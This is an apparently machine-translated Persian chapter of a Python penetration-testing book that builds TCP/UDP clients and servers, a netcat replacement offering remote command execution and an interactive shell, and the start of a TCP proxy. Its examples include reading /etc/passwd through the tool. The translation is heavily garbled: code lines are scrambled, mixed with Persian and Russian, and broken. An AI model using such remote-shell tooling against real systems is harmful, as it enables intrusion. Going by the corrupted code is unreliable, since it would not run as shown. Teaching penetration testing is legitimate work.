پاس3 def get_ip(machine_name):

4: def __init__(self):

عیور

اگر _____name_____ اصلی_':
= Scanner() print('hello') اسکن()

در بالای برنامه ما، بسته های موردنیاز خود را وارد من کنیم. اولین واردات بلوک ۱ به شکل از نوع واردات XXXX ۲۰۲۰ است. هر خط واردات به ترتیب حروف الفبا است.

همین امر در مورد واردات مازوّل نیز صدق می‌کند - آنها نیز به ترتیب حروف الفبا ۲ هستند. این ترتیب به شما امکان می‌دهد را دیگر نگاه بینید که آیا بسته‌ای را بدون خوادن تمام خطوط واردات وارد کرده اید یا خیر، و تضمینی من کنید که وارد ننمی‌کنید. یک بسته دو بار هدف این است که کد خود را تمیز نگه دارید و مقداری را که هنگام خواندن مجدد کد خود باید به آن فکر کنید کاوش همیز.

سپس توابع ۳ و سپس تعاریف کلاس ۴ در صورت داشتن هر کدام می‌ایند. برخی از کدنویسان ترجیح می‌دهند هرگر کلاس نداشته باشدند و فقط به توابع متکی باشند. هیچ قانون سخت و سریعی در اینجا وجود ندارد، اما اگر متوجه شدید که سعی می‌کنید حالت را با متغیرهای سراسری حفظ کنید یا ساختار داده‌های مشابهی را به چندین تابع منقل می‌کنید، ممکن است نشانه‌ای از این باشد که اگر برنامه‌آن را مجدداً اصلاح کنید، درک آن آسایش خواهد بود. درای، استفاده از یک کلاس،

در نهایت، بلوک اصلی در بایین ۵ به شما این فرستاد را می دهد که از کد خود به دو صورت استفاده کنید.
ابتدا من توانید از خط فرمان استفاده کنید. در این حالت نام داخلی مازول `_main`_است و بلوک اصلی اجرا می شود. به عنوان مثال، اگر نام فایل، حاوی، کد `main.py` است، می توانید آن را از خط فرمان `python main` بازخوانی کنید.

scan.py

با این کار توابع و کلاس ها در `py` با `scan` یارگیری می شوند و بلوک اصلی اجرا می شود.
با ساخت سلامه `ایو`، `کتسوا`، `خواهید` دید.

دوم، من توانید کد خود را بدون هیچ گونه عوارض جانبی به برنامه دیگری وارد کنید.
به عنوان مثال، شما من توانید کد را با

import scan


از آنجایی که نام داخلی آن نام مارژول پایتون است، اسکن، و نه، `main`_شما به تمام توابع و کلاس های تعریف شده مارژول دسترسی دارید، اما بلوک اصلی اجرا نمی شود.

همچنین متوجه خواهید شد که از متغیرهایی با نام های عمومی اجتناب من کنیم، هر چه بهتر باشی در نامگذاری متغیرهای خود، درک برنامه آسان تر خواهد بود.
شما باید یک ماشین مجازی، پایتون، یک محیط مجازی و یک IDE داشته باشید. حالا باید وارد یک سرگرمی واقعی شویم!

Machine Translated by Google

2

ابزارهای اساسی شبکه



این شبکه همیشه جذاب ترین عرصه برای یک هکر بوده و خواهد بود. یک مهاجم می‌تواند انجام دهد تقریباً هر چیزی با دسترسی ساده به شبکه،

مانند اسکن میزبان‌ها، تزریق بسته‌ها، اسنیف داده‌ها و بهره برداری از راه دور میزبان‌ها. اما اگر تا اعمق یک هدف سازمانی کار کرده باشید، ممکن است در معماهی کمی قرار بگیرید: هیچ ابزاری برای اجرای حملات شبکه ندارید. بدون نت کت. بدون Wireshark. بدون کامپایلر و ابزاری برای نصب.

با این حال، ممکن است تعجب کنید اگر متوجه شوید که در بسیاری از موارد، پایتون را نصب خواهید کرد. بنابراین از آنجا شروع خواهیم کرد.

این فصل به شما اصول اولیه شبکه پایتون با استفاده از سوکت را می‌دهد مازول (اسناد کامل سوکت را می‌توانید در اینجا ببایدید: <http://docs.python.org/3/library/socket.html>). در طول مسیر، ما کلاینتهای سرورهای TCP را می‌سازیم، سپس آنها را با یک پوسته فرمان به نت کت خودمان تبدیل می‌کیم. این فصل پایه ای برای فصل‌های بعدی است که در آن

ما یک ابزار کشف میزبان می‌سازیم، استینفرهای بین پلتفرمی را پیاده‌سازی می‌کنیم و یک چارچوب تروجان راه دور ایجاد می‌کنیم، بیا شروع کنیم.

شبکه پایتون در یک پاراگراف

برنامه نویسان تعدادی ابزار شخص ثالث برای ایجاد سرورها و کلاینت‌های شبکه در پایتون دارند، اما مژول اصلی همه این ابزارها سوکت است. این مژول تمام قطعات لازم برای نوشتن سریع پروتکل کنترل انتقال (TCP) و پروتکل داده‌گرام کاربر (UDP) کلاینت‌ها و سرورها، استفاده از سوکت‌های خام و غیره را نشان می‌دهد. برای اهداف نفوذ یا حفظ دسترسی به ماشین‌های هدف، این مژول تمام چیزی است که واقعاً به آن نیاز دارد. بیایید با ایجاد چند سرویس گیرنده و سرور ساده شروع کنیم - دو اسکریپت شبکه سریع که شما می‌نویسید.

TCP کلاینت

در طول آزمایش‌های نفوذ، ما (نویسنده‌گان) به دفعات بی‌شماری نیاز داشته‌ایم تا یک کلاینت TCP را برای آزمایش سرویس‌ها، ارسال داده‌های زیاله، fuzz یا انجام هر تعداد کار دیگر آماده کنیم. اگر در محدوده محیط‌های سازمانی بزرگ کار می‌کنید، لوکس استفاده از ابزارهای شبکه یا کامپایلرها را نخواهید داشت، و گاهی اوقات حتی اصول اولیه، مانند توانایی کپی‌پیست کردن یا اتصال به اینترنت را از دست خواهید داد. اینجاست که ایجاد سریع یک کلاینت TCP بسیار مفید است. اما به اندازه کافی پرخاشگر - بیایید کدنویسی کنیم.

در اینجا یک سرویس گیرنده TCP ساده است:

سوکت واردات

```
target_host = "www.google.com" target_port = 80

#یک شبکه ایجاد کنید
= socket.socket(socket.AF_INET, socket.SOCK_STREAM)
#مشتری را متصل کنید
2 client.connect((target_host,target_port))

#مقداری داده ارسال کنید
google.com\r\n\r\n")1.13 client.send(b"GET / HTTP/
#مقداری داده دریافت کنید
= client.recv(4096)
4 پاسخ

print(response.decode())
client.close()
```

ابتدا یک شی سوکت با AF_INET و SOCK_STREAM ایجاد می کنیم پارامترها .1 پارامتر AF_INET نشان می دهد که ما از یک آدرس IPv4 استاندارد یا نام میزبان استفاده خواهیم کرد و SOCK_STREAM نشان می دهد که این یک سرویس گیرنده TCP خواهد بود. سپس کلاینت را به سرور 2 وصل می کنیم و مقداری داده را به عنوان بایت 3 برای آن ارسال می کنیم. آخرین مرحله این است که مقداری داده را پس بگیرید و پاسخ 4 را چاپ کنید و سپس سوکت را ببندید.

این ساده ترین شکل یک کلاینت TCP است، اما شکل این است که اغلب می انویسید. این قطعه کد برخی از فرضیات جدی را در مورد سوکت ها ایجاد می کند که قطعاً می خواهید از آنها آگاه باشید. فرض اول این است که اتصال ما همیشه موفق خواهد بود و دوم این که سرور از ما انتظار دارد ابتدا داده ها را ارسال کنیم (بعضی از سرورها انتظار دارند ابتدا داده ها را برای شما ارسال کنند و منتظر پاسخ شما هستند). فرض سوم ما این است که سرور همیشه داده ها را به موقع به ما باز می گرداند. ما این مفروضات را عمدتاً برای سادگی انجام می دهیم. در حالی که برنامه نویسان نظرات مختلفی در مورد نحوه برخورد با سوکت های مسدود کردن، مدیریت استثنای سوکت ها و موارد مشابه دارند، بسیار نادر است که نفوذگران این ویژگی ها را در ابزارهای سریع و کنیف خود برای کار بازیابی یا بهره برداری بسازند، بنابراین ما آنها را در این فصل حذف کنید.

مشتری UDP

کلاینت UDP پایتون تفاوت زیادی با کلاینت TCP ندارد. ما باید فقط دو تغییر کوچک ایجاد کنیم تا بتوانیم بسته ها را به شکل ارسال کنیم:

سوکت واردات

```
target_host = "127.0.0.1" target_port = 9997

#یک شی سوکت ایجاد کنید
= socket.socket(socket.AF_INET, socket.SOCK_DGRAM) مشتری1

#مقداری داده ارسال کنید
2 client.sendto(b"AAABBBCCC", (target_host, target_port))

#مقداری داده دریافت کنید
addr = client.recvfrom(4096) داده3

print(data.decode()) client.close()
```

همانطور که می بینید، هنگام ایجاد شی سوکت، نوع سوکت را به 1 SOCK_DGRAM تغییر می دهیم. مرحله بعدی این است که به سادگی 2 sendto() را فراخوانی کنید و داده ها و سروری را که می خواهید داده ها را به آن ارسال کنید ارسال کنید. از آنجا که UDP یک پروتکل بدون اتصال است، هیچ تماسی برای اتصال (از قبل وجود ندارد. آخرین مرحله فراخوانی 3 recvfrom() برای دریافت اطلاعات UDP است. همچنین متوجه خواهید شد که هم داده ها و هم جزئیات میزبان و پورت راه دور را برمی گرداند.

باز هم، ما به دنبال این نیستیم که برنامه نویسان شبکه برتر باشیم. ما می خواهیم آنقدر سریع، آسان و قابل اعتماد باشد تا بتوانیم وظایف هک روزانه خود را انجام دهیم. بیایید به ایجاد چند سرور ساده ادامه دهیم.

سرور TCP

ایجاد سرورهای TCP در پایتون به آسانی ایجاد یک کلاینت است. ممکن است بخواهید از سرور TCP خود هنگام نوشتن پوسته های فرمان یا ایجاد یک پروکسی استفاده کنید (که هر دو را بعداً انجام خواهیم داد). بیایید با ایجاد یک سرور TCP چند رشته ای استاندارد شروع کنیم. کد زیر را بنویسید:

وارادات سوکت واردات رشته

```
IP = '0.0.0.0'  
PORT = 9998
```

```
server.bind((IP, PORT)) 1 server.listen(5) 2 print(f'*' Listening on {IP}:  
('{پندر}')def main(): server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
در حالی که درست است:  
3           = server.accept() کلاینت، آدرس ()  
4           {address[0]}:{address[1]}':print(f'*' اتصال پذیرفته شده از')  
threading.Thread(target=handle_client,dargs=(client,)) = client_handler.start()  
  
5def handle_client(client_socket):  
    sock: request = client_socket.recv(1024)  
  
    if request.decode("utf-8") == '':print(f'*' دریافت شد:  
        sock.send(b'ACK')  
  
    if __name__ == '__main__': main()اگر ()
```

برای شروع، آدرس IP و پورتی را که می خواهیم سرور به آن گوش دهد را وارد می کنیم. سپس به سرور می گوییم که شروع به گوش دادن به شماره 2 کند، با حداکثر یک لگ اتصالات روی 5 سپس سرور را در قسمت اصلی آن قرار می دهیم. حلقه، جایی که منتظر اتصال ورودی است. هنگامی که یک کلاینت 3 را متصل می کند، سوکت مشتری را در متغیر مشتری و جزئیات اتصال از راه دور را در متغیر آدرس دریافت می کنیم. سپس یک شی threadجدید ایجاد می کنیم که به تابع handle_client اشاره می کند و آن را به عنوان یک آرگومان به شی سوکت مشتری ارسال می کنیم. سپس رشته را برای مدیریت اتصال کلاینت 4 شروع می کنیم، در این مرحله حلقه سرور اصلی آمده است تا اتصال ورودی دیگری را مدیریت کند. تابع 5 recv() انجام می دهد و سپس یک پیام ساده به مشتری ارسال می کند.

اگر از کلاینت TCP استفاده می کنید که قیلاً ساختیم، می توانید چند بسته آزمایشی ارسال کنید به سرور شما باید خروجی را مانند زیر ببینید:

```
0.0.0.0:9998 [*] گوش دادن در  
[*] اتصال پذیرفته شده از: 127.0.0.1:62512
```

[*] دریافت شده: ABCDEF

خودش! در حالی که بسیار ساده است، این یک قطعه کد بسیار مفید است. تمدید می کنیم آن را در دو بخش بعدی، زمانی که یک جایگزین netcat و یک پروکسی TCP می سازیم.

جایگزین Netcat

ابزار کاربردی شبکه است، بنابراین جای تعجب نیست که مدیران زیرک سیستم آن را از سیستم خود حذف کنند. اگر مهاجمی بتواند راهی برای ورود پیدا کند، چنین ابزار مفیدی کاملاً دارای خواهد بود. با آن، می توانید داده ها را در سراسر شبکه بخوانید و بنویسید، به این معنی که می توانید از آن برای اجرای دستورات از راه دور، ارسال فایل ها به عقب و جلو یا حتی استفاده کنید. یک پوسته راه دور را باز کنید در بیش از یک مورد، با سرورهایی برخورد کرد هایم که نتایخت را نصب نکرده اند، اما پایتون دارند. در این موارد، ایجاد یک سرویس گیرنده و سورور شبکه ساده که می توانید از آن برای فشار دادن فایل ها استفاده کنید. یا شنوندهای که به شما امکان دسترسی به خط فرمان را می دهد، مفید است. اگر از طریق یک برنامه وب نفوذ کرده اید، قطعاً ارزش آن را دارد که یک callback پایتون را حذف کنید تا بدون نیاز به رایت کردن یک از تروجان ها یا درهای پشتی خود، دسترسی ثانویه به شما بدهد. ایجاد ابزاری مانند این نیز یک تمرین عالی برای پایتون است، بنابراین بباید نوشتن netcat.py شروع کنیم:

```
import argparse
threading
 Sokut واردات
    textwrap import
    import sys import
    import subprocess
        import shlex

    def execute (cmd):
        اکنک = cmd.strip()
        اکنک = cmd
        برگشت
        stderr=subprocess.STDOUT) output.decode()
        1 خروجی =
            = subprocess.check_output(shlex.split(cmd),
```

در اینجا، ما تمام کتابخانه های ضروری خود را وارد کرده و تابع execute را تنظیم می کنیم. که دستوری را دریافت می کند، آن را اجرا می کند و خروجی را به صورت رشته ای برمی گرداند. این تابع حاوی یک کتابخانه جدید است که هنوز آن را پوشش نداده ایم: کتابخانه فرعی. این کتابخانه یک رابط قدرتمند برای ایجاد فرآیند ارائه می دهد که روش های مختلفی برای تعامل با برنامه های مشتری در اختیار شما قرار می دهد. در این مورد ، ما از روش آن استفاده می کنیم، که check_output دستوری را در سیستم عامل محلی اجرا می کند و سپس خروجی آن دستور را برمی گرداند.

حالا بباید بلوک اصلی خود را که مسئول رسیدگی به خط فرمان است ایجاد کنیم آرگومان ها و فراخوانی بقیه توابع ما:

```

description='BHP Net Tool', formatter_class=argparse.RawDescriptionHelp
if __name__ == '__main__': parser = argparse.ArgumentParser(1

2: "ما")tned.parwtxet=golipepFormatter,
netcat.py -t 192.168.1.108 -p 5555 -l -c # command shell u=mytest.txt #           netcat.py -t 192.168.1.108 -p 5555 -l -
5555 -l -e=\"/bin/sh\" execute echo 'ABC' | ./netcat.py -t 192.168.1.108 -p 135 #
فراخوانی کو متن به پورت سرور 1netcat.py -t 192.168.1.108 -p
frمان اتصال به سرور netcat.py -t 192.168.1.108 -p 5555 #
"""))
parser.add_argument('-c', '--command', action='store_true', help='command shell') 3
parser.add_argument('-p', '--port', type=int, default=5555, help='port') 4
parser.add_argument('-e', '--execute', help='execute') 5
parser.add_argument('--target', default='192.168.1.203', help='IP') 6
parser.add_argument('--listen', action='store_true', help='listen') 7
parser.add_argument('--upload', help='upload file') 8
args = parser.parse_args() if args.listen: 4 buffer = buffer = sys.stdin.read()
دیگر:
nc = NetCat(args, buffer.encode()) nc.run()

```

ما از ماژول largparse کتابخانه استاندارد برای ایجاد یک رابط خط فرمان 1 استفاده می کنیم. آرگومان هایی را ارائه می دهیم تا بتوان از آن برای آپلود یک فایل، اجرای یک فرمان یا شروع یک پوسته فرمان فراخوانی کرد.

ما نمونه ای از استفاده را ارائه می دهیم که وقتی کاربر آن را با 2 --help فراخوانی می کند برنامه نمایش می دهد و شش آرگومان اضافه می کند که مشخص می کند ما می خواهیم برنامه چگونه رفتار کند. آرگومان 3-یک پوسته تعاملی ایجاد می کند، آرگومان 4-یکی را اجرا می کند. دستور خاص، آرگومان انشان می دهد که یک شنونده باید تنظیم شود. 5-

آرگومان پورت ارتباطی را مشخص می کند، آرگومان 6-IP هدف را مشخص می کند و آرگومان 7-نام فایلی را که باید آپلود شود مشخص می کند. هم فرستنده و هم گیرنده می توانند از این برنامه استفاده کنند، بنابراین آرگومان ها تعیین می کنند که آیا برای ارسال یا گوش دادن فراخوانی می شود. آرگومان های 8- و 9-دلالت بر آرگومان ادازند، زیرا این آرگومان ها فقط برای طرف شنونده ارتباط اعمال می شوند. طرف فرستنده ارتباط را شنونده برقار می کند و بنابراین فقط به آرگومان های 10- و 11- برای تعریف شنونده هدف نیاز دارد.

اگر آن را به عنوان شنونده 4 تنظیم کنیم، شی NetCat را با یک فراخوانی می کنیم
رشته یافر خالی در غیر این صورت، محتوای یافر را از stdin ارسال می کنیم.
در نهایت متده run را برای راه اندازی فراخوانی می کنیم.
حال بباید شروع به نصب لوله کشی برای بخش این وبزگ ها کنیم
با کد مشتری ما کد زیر را بالای بلوک اصلی اضافه کنید:

```

NetCat: کلاس
1 def __init__(self, args, buffer=None):
        self.args = args
        self.buffer = buffer
2 self.socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1) def run(self):
        self.socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

```

```

if self.args.listen:
    3 self.listen() else:
        4 self.send()

```

شی NetCat را با آرگومان های خط فرمان و یافر 1 مقداردهی اولیه می کنیم و سپس شی سوکت 2 را ایجاد می کنیم.

مند ، run که نقطه ورود برای مدیریت شی NetCat است ، بسیار ساده است: اجرا را به دو روش واگذار می کند. اگر در حال تنظیم شنونده هستیم، روش گوش دادن را 3 می نامیم. در غیر این صورت، روش ارسال را 4 می نامیم.

حالا بباید روش ارسال را بنویسیم :

```

def send(self):
    1 self.socket.connect((self.args.target, self.args.port)) if self.buffer:
        self.socket.send(self.buffer)

2نلاش کنید:
3در حال که درست است:
    recv_len = 1      "پاسخ = داده"
    self.socket.recv(4096)           =
    self.socket.recv(4096)           =
    recv_len < 4096:           answer += data.decode()

4شکستن در صورت پاسخ:
    چاپ (پاسخ)           = یافر
    یافر '\n' +=           ورودی ('')
    ended.') self.socket.close() sys.exit() 5 به جز (KeyboardInterrupt: press Ctrl-C)

```

ما به هدف و پورت 1 وصل می شویم و اگر با فری داشته باشیم آن را به آن ارسال می کنیم اول هدف سپس یک بلوک try/catch راه اندازی می کنیم تا بتوانیم به صورت دستی اتصال را با 2 CTRL-C ببندیم، سپس، حلقه 3 را برای دریافت داده ها از هدف شروع می کنیم. اگر داده دیگری وجود نداشته باشد، از حلقه 4 خارج می شویم. در غیر این صورت، داده های پاسخ را چاپ می کنیم و مکث می کنیم تا ورودی تعاملی دریافت کنیم، آن ورودی 5 را ارسال می کنیم و حلقه را ادامه می دهیم.

این حلقه تا زمانی که KeyboardInterrupt دهد 6 (CTRL-C) ادامه خواهد داشت که سوکت را می بندد.

حالا بباید روشی را بنویسیم که وقتی برنامه به عنوان شنونده اجرا می شود اجرا می شود:

```

:(def listen
    self.args.port)) 2 while True: client_socket. _ = self.socket.self.sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    self.socket.bind((self.args.target,
    3 client_thread = threading.Thread(target=self.handle, args=(client_socket,))
)
    client_thread.start()

```

متدهای متصفح و پورت 1 متصل می شود و در حلقه 2 شروع به گوش دادن می کند.
روش عبور سوکت متصل به دسته 3.
حالا باید منطق را برای انجام آپلود فایل، اجرای دستورات و ایجاد یک پوسته تعاملی پیاده سازی کیم. این برنامه زمانی که به عنوان شنونده عمل می کند می تواند این وظایف را انجام دهد.

```
def handle(self, client_socket):
    if self.args.execute: output = execute(self.args.execute) client_socket.send(output.encode())
    elif self.args.upload: file_buffer = b''

    if self.args.upload:
        file_buffer += data
        if len(file_buffer) > 4096:
            client_socket.send(file_buffer)
            file_buffer = b''

        if self.args.upload.endswith('.txt'):
            f = open(self.args.upload, 'w')
            f.write(file_buffer)
            f.close()
            message = f'Файл {self.args.upload} успешно загружен'
            client_socket.send(message.encode())

    if self.args.command:
        while True:
            try:
                cmd_buffer = client_socket.recv(4096)
                if cmd_buffer:
                    cmd_buffer.decode('utf-8')
                    cmd = cmd_buffer.decode('utf-8').strip()
                    if cmd == 'exit':
                        sys.exit()
                    elif cmd == 'ls':
                        files = os.listdir()
                        message = '\n'.join(files)
                    elif cmd == 'cd':
                        os.chdir(cmd[1:])
                        message = f'Текущая директория: {os.getcwd()}' if os.getcwd() else 'Директория не найдена'
                    else:
                        message = execute(cmd)
            except Exception as e:
                message = str(e)

            client_socket.send(message.encode())
    else:
        print('No command specified')
```

متدهای handle وظیفه مربوط به خط فرمان را اجرا می کند
آرگومان دریافتی: اجرای یک فرمان، آپلود یک فایل یا شروع یک پوسته. اگر دستوری باید 1 اجرا شود، متدهای handle آن دستور را به تابع execute ارسال می کند و خروجی را روی سوکت می فرستد. اگر فایل باید آپلود شود، یک حلقه برای گوش دادن به محتوا در سوکت گوش دادن راه اندازی می کیم و تا زمانی که دیگر داده ای وارد نشود، داده را دریافت می کنم. سپس آن محتوای ابیاشته شده را در فایل مشخص شده می نویسم. در نهایت، اگر قرار است یک پوسته ایجاد شود، یک حلقه راه اندازی می کنیم، یک اعلان به فرستنده می فرستیم و منتظر می اشویم تا یک رشته دستور برگردد. سپس با استفاده از تابع execute دستور را اجرا می کنیم و خروجی دستور را به فرستنده بر می گردانیم.

متوجه خواهید شد که پوسته برای تعیین زمان پردازش یک فرمان، یک کاراکتر خط جدید را اسکن می کند، که یا بعث می شود netcat دوستانه باشد. یعنی می توانید از این برنامه در سمت شنونده و از خود netcat در سمت فرستنده استفاده کنید. با این حال، اگر قصد دارید یک کلاینت پایتون را برای صحبت با آن ایجاد کنید، به ياد داشته باشید که خط جدید را اضافه کنید

شخصیت. در روش ارسال ، من بینید که ما بعد از دریافت ورودی از کسول، کاراکتر خط جدید را اضافه می کنیم.

لگد زدن به لاستیک ها

حالا بباید کمی با آن بازی کنیم تا برخی خروجی ها را ببینیم. در یک ترمینال یا cmd.exe استفاده از کمک: پوسته، اسکریپت را با آرگومان -help-اجرا کنید :

```
netcat.py [-h] [-c] [-e EXECUTE] [-l] [-p PORT] [-t:] $ python netcat.py --
TARGET] [-u UPLOAD] BHP Net Tool
```

آرگومان های اختیاری:

-c, --command -e EXECUTE این پیام راهنمایی شروع شویتی را اجرا می کند
-p PORT مقداردهی اولیه است. آنرا

دستور مشخص شده را اجرا کنید
--، -ا-گوش کن گوش کن

-t TARGET, --target TARGET IP

شده

-u UPLOAD آپلود --

آپلود فایل

مثال: # 5555 -l -u=mysite.txt يوسته فرمان netcat.py -t 192.168.1.108 -p 5555 در فایل "cat /etc/passwd" 192.168.1.108 -p 5555 -l -netcat.py -t netcat.py -t

```
echo 'ABCDEFGHI' | ./netcat.py -t 192.168.1.108 -p 135
135 netcat.py -t 192.168.1.108 -p 5555 # echo
# متن محلی به پورت سرور اتصال به سرور
```

اکنون، در دستگاه کالی خود، یک شنونده با استفاده از IP و پورت 5555 خود راه اندازی کنید
یک پوسته فرمان ارائه کنید:

```
$ python netcat.py -t 192.168.1.203 -p 5555 -l -c
```

اکنون ترمینال دیگری را در دستگاه محلی خود روشن کنید و اسکریپت را در حالت مشتری اجرا کنید. به یاد داشته باشید که اسکریپت از stdin خوانده می شود و تا زمانی که نشانگر انتهای فایل (EOF) را دریافت کند، این کار را انجام می دهد. برای ارسال EOF، CTRL-D را روی صفحه کلید خود فشار دهید:

```
% python netcat.py -t 192.168.1.203 -p 5555
CTRL-D
23497 drwxr-xr-x 1 502 dialout 608 <BHP:#> ls -la
29 11:23 .. 17:12 . drwxr-xr-x 1 502 dialout 512 مارس 16
10:10 mytest.png -rw-r--r-- 1 502 dialout 8795 6
09:06 mytest.sh -rw-r--r-- 1 502 dialout 14610 11
10:10 mytest.txt -rw-r--r-- 1 502 dialout 8795 6
08:55 netcat.py -rw-r--r-- 1 502 dialout 4408 11
```

```
<BHP: #> uname -a
```

```
Linux kali 5.3.0-kali3-amd64 #1 SMP Debian 5.3.15-1kali1 (2019-12-09) x86_64 GNU/Linux
```

من بینید که پوسته فرمان سفارشی خود را دریافت من کیم، از آنجایی که ما روی یک هاست یونیکس هستیم، می‌توانیم دستورات محلی را اجرا کنیم و در ازای آن خروجی دریافت کیم، گوین از طریق SSH وارد شده‌ایم یا به صورت محلی روی جعبه هستیم، ما می‌توانیم همان تنظیمات را روی ماشین Kali انجام دهیم، اما از آن بخواهیم یک فرمان را با استفاده از سوئیچ -e اجرا کند:

```
$ python netcat.py -t 192.168.1.203 -p 5555 -l -e="cat /etc/passwd"
```

اکنون، وقتی از دستگاه محلی به Kali متصل من شویم، با خروجی دستور پاداش می‌گیریم:

```
% python netcat.py -t 192.168.1.203 -p 5555
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/
usr/games:/usr/sbin/nologin/:semag:06:5:x:ها:بازی سازی همگام bin:x:2:2:bin:/bin:/
```

ما همچینین می‌توانیم از netcat در ماشین محلی استفاده کنیم:

```
% nc 192.168.1.203 5555 root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/
usr/games:/usr/sbin/nologin/:semag:06:5:x:ها:بازی سازی همگام bin:x:2:2:bin:/bin:/
```

در نهایت، می‌توانیم از مشتری برای ارسال درخواست‌ها به روش خوب و قدمی استفاده کنیم:

```
$ echo -ne "GET / HTTP/1.1\r\nHost: reachtim.com\r\n\r\n" | python ./netcat.py -t reachtim.com -p 80
```

به طور دائم منتقل شد HTTP/1.1 301
 سرور: nginx
 تاریخ: دوشنبه، 18 مه 2020 ساعت 12:46:30 GMT
 نوع محتوا: text/html; charset=iso-8859-1
 طول محتوا: 229
 اتصال: زنده نگه دارد
 مکان: https://reachtim.com/

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
```

```

title>/> به طور دائم منتقل شد</title>301
</head><body>
h1>/> به طور دائم منتقل شد</h1>
p> سند به اینجا نیاز<a href="https://reachtim.com/">منتقل شده است.</a>
</body></html>

```

شما بروید! اگرچه یک تکنیک فوق العاده فنی نیست، اما پایه خوبی برای هک کردن برخی از سوکت‌های سرویس‌گیرنده و سرور در پایتون و استفاده از آنها برای شرارت است.

البته این برنامه فقط اصول اولیه را پوشش می‌دهد. از تغییر خود برای گسترش یا بهبود آن استفاده کنید. در مرحله بعد، باید یک پروکسی TCP‌سازیم، که در هر تعداد از سناریوهای تهاجمی مفید است.

ساخت پروکسی TCP

دلایل مختلفی برای داشتن پروکسی TCP در کمربند ابزار شما وجود دارد. می‌توانید از یکی برای انتقال ترافیک برای پریش از میزبان به میزبان یا هنگام ارزیابی نرم‌افزار مبتنی بر شبکه استفاده کنید. هنگام انجام تست‌های نفوذ در محیط‌های سازمانی، احتمالاً نمی‌توانید Wireshark را اجرا کنید. همچنین قادر نخواهید بود درایورها را بازگیری کنید تا حلقه بک ویندوز را بشنود، و تقسیم بندی شبکه مانع از اجرای ابزارهای خود به طور مستقیم بر روی هاست مورد نظر شما می‌شود. ما پروکسی‌های ساده پایتون، مانند این مورد، در موارد مختلف ساخته‌ایم تا به شما در درک پروتکل‌های ناشناخته، اصلاح ترافیک ارسالی به یک برنامه و ایجاد موارد آزمایشی برای fuzzing کمک کنیم.

پروکسی چند قسمت متحرک دارد. باید چهار قاعده اصلی را که باید بتوسیم خلاصه کنیم. ما باید ارتباط بین ماشین‌های محلی و راه دور را به کنسول نمایش دهیم (hexdump). ما باید داده‌ها را از یک سوکت ورودی از دستگاه محلی یا از راه دور دریافت کنیم (دریافت). ما باید جهت ترافیک بین ماشین‌های راه دور و محلی (proxy_handler) را مدیریت کنیم.

در نهایت، باید یک سوکت شیداری راه اندازی کنیم و آن را به proxy_handler خود منتقل کنیم (سرور_حلقه).

باید به آن برسیم. یک فایل جدید به نام proxy.py باز کنید:

```
import sys
import
سوکت واردات رشته
```

```

1 HEX_FILTER = ".join([
    i for i in range(256) if len(repr(chr(i))) == 3])
])

def hexdump(src, length=16, show=True):
    if isinstance(src, bytes):
        src = src.decode()

```

نتایج() = برای اندیشه محدوده(0, len(src)): طول:

کلمه3 rts=[crs[i:i+طول]]:

```
3* = word.translate(HEX_FILTER) word]) hexwidth=hexdump(''.join([f'ord(c):02X']
```

```
5 results.append(f'{i:04x} {hexa:<{hexwidth}>} {printable}') if show: print(line) else:  
برگرداندن نتایج
```

برای خط در نتایج:

با چند واردات شروع می کنیم. سپس یک تابع hexdump تعریف می کنیم که مقداری از ورودی را به عنوان بایت یا یک رشته می گیرد و یک word را در کنسول چاپ می کند. یعنی جزئیات بسته را با مقادیر هگزادسیمال و کاراکترهای قابل چاپ ASCII خروجی می دهد. این برای درک پروتکل های ناشناخته، یافتن اعتبار کاربر در پروتکل های متن ساده و موارد دیگر مفید است. ما یک رشته 1 HEXFILTER می کنیم

که شامل کاراکترهای قابل چاپ ASCII در صورت وجود، یا یک نقطه (.) در صورت عدم وجود چنین نمایشی است. برای مثال از آنچه که این رشته می تواند داشته باشد، اجازه دهید به نمایش کاراکترهای دو عدد صحیح، 65 و 30 در یک پوسته پایتون تعاملی نگاه کنیم:

```
>>> chr(65)  
'A'  
>>> chr(30)  
'\x1e'  
>>> len(repr(chr(65)))  
3  
>>> len(repr(chr(30)))  
6
```

نمایش کاراکتر 65 قابل چاپ و نمایش کاراکتر است از 30 نیست. همانطور که می بینید، نمایش کاراکتر قابل چاپ دارای طول 3 است. ما از این واقعیت برای ایجاد رشته HEXFILTER نهایی استفاده می کنیم: در صورت امکان کاراکتر و در غیر این صورت یک نقطه (.) ارجائی دهید.

درک لیست مورد استفاده برای ایجاد رشته از تکنیک اتصال کوتاه بولی استفاده می کند که بسیار فانتزی به نظر می رسد. بیایید آن را تجزیه کنیم: برای هر عدد صحیح در محدوده 0 تا 255 اگر طول کاراکتر مربوطه برابر با 3 باشد، کاراکتر (chr(i)) را دریافت می کنیم، در غیر این صورت، یک نقطه (.) دریافت می کنیم. سپس آن لیست را به یک رشته می ایوندیم تا چیزی شبیه به این شود:

```
~.....;!$^@-0±23'μ¶·¹º»¼½¾٪ÀÁÂÂÆÇÈÉÈÈÍÍÍÐÑÓÓÔÔÖ×ØÙÙÙÙ  
%&\()'*,-.0123456789 ;<=>?@ABCDEFGHIJKLMNPQRSTUVWXYZ.[.]`abcdefghijklmnpqrstuvwxyz{|}  
' .....!"#$  
ââââæç èéèëííííðñôôôô÷øùùûýþý'
```

درک لیست یک نمایش کاراکتر قابل چاپ از اولین ارجائی می دهد 256 عدد صحیح اکنون می توانیم تابع hexdump را ایجاد کنیم. ابتدا مطمئن می شویم که یک رشته داریم، اگر یک رشته بایت در 2 ارسال شده باشد، بایتها را رمزگشایی می کنیم. سپس یک تکه از رشته را با این رشته داریم، اگر یک رشته متغیر 3 قرار می دهیم، از translate استفاده می کنیم.

